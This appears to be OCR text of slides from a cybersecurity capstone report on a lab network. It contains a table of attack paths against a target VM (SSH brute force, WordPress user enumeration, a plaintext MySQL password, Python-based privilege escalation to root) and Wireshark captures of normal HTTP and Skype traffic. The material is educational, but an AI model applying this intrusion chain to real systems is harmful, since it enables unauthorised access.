
Normal Activity

03

Malicious Activity

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 1
Gateway: 225

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali VM

IPv4: 192.168.1.105
OS: linux
Hostname: Capstone VM

IPv4: 192.168.1.110
OS: linux
Hostname: Target 1 VM

IPv4: 192.168.1.115
OS: linux
Hostname: Target 2 VM

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH open	Remote access to exploit a server via SSH	Brute force into server
WordPress web server	WPSCAN enumeration	Ability to find usernames
MySQL root password	Password was plain text visible	Allowed hashes to be found
Weak SU premission	Python allowed SU access	privilege escalation to root

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205; 10.0.0.201 185.243.115.84; 10.6.12.203	Machines that sent the most traffic.
Most Common Protocols	TCP, UDP, TLS (% of packets)	Three most common protocols on the network.
# of Unique IP Addresses	817	Count of observed IP addresses.
Subnets	61	Observed subnet ranges.
# of Malware Species	4	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Standard Website Visit
- Skype Session

Suspicious Activity

- Malware Download
- Malware Feeding to Fake Website (URL)


Normal Activity

Standard HTTP Request/Response

Summary:

- Observed traffic on HTTP port 80:
  - User (IP 10.11.11.121) instigated TCP 3-way handshake, and website orbike.com (IP 173.236.251.15) complied (SYN, SYN/ACK,ACK).
  - User sent HTTP GET request to orbike.com to receive webpage.
  - orbike.com responded to user with HTTP status code OK (200), and provided webpage material.
  - orbike.com instigated end of HTTP session (FIN/ACK, FIN/ACK, ACK).
- What, specifically, was the user doing?
  - Visiting the webpage orbike.com

Standard HTTP Request/Response



tcp.stream eq 842

```
Time                        Source        Src port Destination   Dst port Protocol Info
2020-08-08 08:36:19.82588… 10.11.11.121     60320 orbike.com          80 TCP      60320 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SA
2020-08-08 08:36:19.82825… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0
2020-08-08 08:36:19.83049… 10.11.11.121     60320 orbike.com          80 TCP      60320 → 80 [ACK] Seq=1 Ack=1 Win=87808 Len=0 TSval
2020-08-08 08:36:19.84123… 10.11.11.121     60320 orbike.com          80 HTTP     GET / HTTP/1.1
2020-08-08 08:36:19.84230… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [ACK] Seq=1 Ack=540 Win=30080 Len=0 TSv
2020-08-08 08:36:19.86487… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [ACK] Seq=1 Ack=540 Win=30080 Len=1345
2020-08-08 08:36:19.88749… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [ACK] Seq=1346 Ack=540 Win=30080 Len=13
2020-08-08 08:36:19.91007… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [ACK] Seq=2691 Ack=540 Win=30080 Len=13
2020-08-08 08:36:19.93261… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [ACK] Seq=4036 Ack=540 Win=30080 Len=13
2020-08-08 08:36:19.95519… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [ACK] Seq=5381 Ack=540 Win=30080 Len=13
2020-08-08 08:36:19.97776… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [ACK] Seq=6726 Ack=540 Win=30080 Len=13
2020-08-08 08:36:20.00034… orbike.com          80 10.11.11.121     60320 TCP      80 → 60320 [ACK] Seq=8071 Ack=540 Win=30080 Len=13
2020-08-08 08:36:20.00947… orbike.com          80 10.11.11.121     60320 HTTP     HTTP/1.1 200 OK  (text/html)
2020-08-08 08:36:20.01052… 10.11.11.121     60320 orbike.com          80 TCP      60320 → 80 [ACK] Seq=540 Ack=1346 Win=90368 Len=0
2020-08-08 08:36:20.01162… 10.11.11.121     60320 orbike.com          80 TCP      60320 → 80 [ACK] Seq=540 Ack=2691 Win=93184 Len=0
2020-08-08 08:36:20.01262… 10.11.11.121     60320 orbike.com          80 TCP      60320 → 80 [ACK] Seq=540 Ack=4036 Win=95744 Len=0
2020-08-08 08:36:20.01368… 10.11.11.121     60320 orbike.com          80 TCP      60320 → 80 [ACK] Seq=540 Ack=5381 Win=98560 Len=0

Frame 77521: 571 bytes on wire (4568 bits), 571 bytes captured (4568 bits) on interface eth0, id 0
  Interface id: 0 (eth0)
```

Standard HTTP Request/Response


```
tcp.stream eq 842

Time                     Source         Src port Destination    Dst port Protocol Info
2020-08-08 08:36:20.12563… orbike.com          80 10.11.11.121      60320 TCP      80 → 60320 [ACK] Seq=13956 Ack=998 Win=31232
2020-08-08 08:36:20.14818… orbike.com          80 10.11.11.121      60320 TCP      80 → 60320 [ACK] Seq=15301 Ack=998 Win=31232
2020-08-08 08:36:20.17076… orbike.com          80 10.11.11.121      60320 TCP      80 → 60320 [ACK] Seq=16646 Ack=998 Win=31232
2020-08-08 08:36:20.19333… orbike.com          80 10.11.11.121      60320 TCP      80 → 60320 [ACK] Seq=17991 Ack=998 Win=31232
2020-08-08 08:36:20.20247… orbike.com          80 10.11.11.121      60320 HTTP     HTTP/1.1 200 OK  (text/html)
2020-08-08 08:36:20.20352… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [ACK] Seq=998 Ack=11266 Win=11187
2020-08-08 08:36:20.20456… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [ACK] Seq=998 Ack=12611 Win=11468
2020-08-08 08:36:20.20563… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [ACK] Seq=998 Ack=13956 Win=11724
2020-08-08 08:36:20.20668… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [ACK] Seq=998 Ack=15301 Win=12006
2020-08-08 08:36:20.20774… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [ACK] Seq=998 Ack=16646 Win=12262
2020-08-08 08:36:20.20878… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [ACK] Seq=998 Ack=17991 Win=12544
2020-08-08 08:36:20.20984… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [ACK] Seq=998 Ack=19336 Win=12800
2020-08-08 08:36:20.21089… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [ACK] Seq=998 Ack=19841 Win=13081
2020-08-08 08:36:21.60003… orbike.com          80 10.11.11.121      60320 TCP      80 → 60320 [FIN, ACK] Seq=19841 Ack=998 Win=
2020-08-08 08:36:21.60655… 10.11.11.121     60320 orbike.com           80 TCP      60320 → 80 [FIN, ACK] Seq=998 Ack=19842 Win=
2020-08-08 08:36:21.62376… orbike.com          80 10.11.11.121      60320 TCP      80 → 60320 [ACK] Seq=19842 Ack=999 Win=31232
```

Skype Session

Summary:

- Observed traffic on HTTP port 443:
  - User LAPTOP-5WKHX9YG.frank-n-ted.com (IP 10.6.12.203) initiated TCP 3-way handshake with website skypedataprdcolcus00.cloudapp.net (IP 40.122.160.14) (SYN, SYN/ACK, ACK).
  - User then sent a ‘Client Hello’ TLSv1.2 message, and the skype address responded with ‘Server Hello’ TLSv1.2 message with Certificate Status.
  - The two parties performed a Key exchange, a Cipher Spec Change, and Encrypted handshake.
  - Application Data was exchanged.
  - Session was ended (FIN/ACK, ACK, FIN/PSH/ACK, ACK).
- What, specifically, was the user doing?
  - This appears to be a standard Skype session.

Skype Session



tcp.stream eq 975

Source	Src port	Destination	Dst port	Protocol	Info
LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len
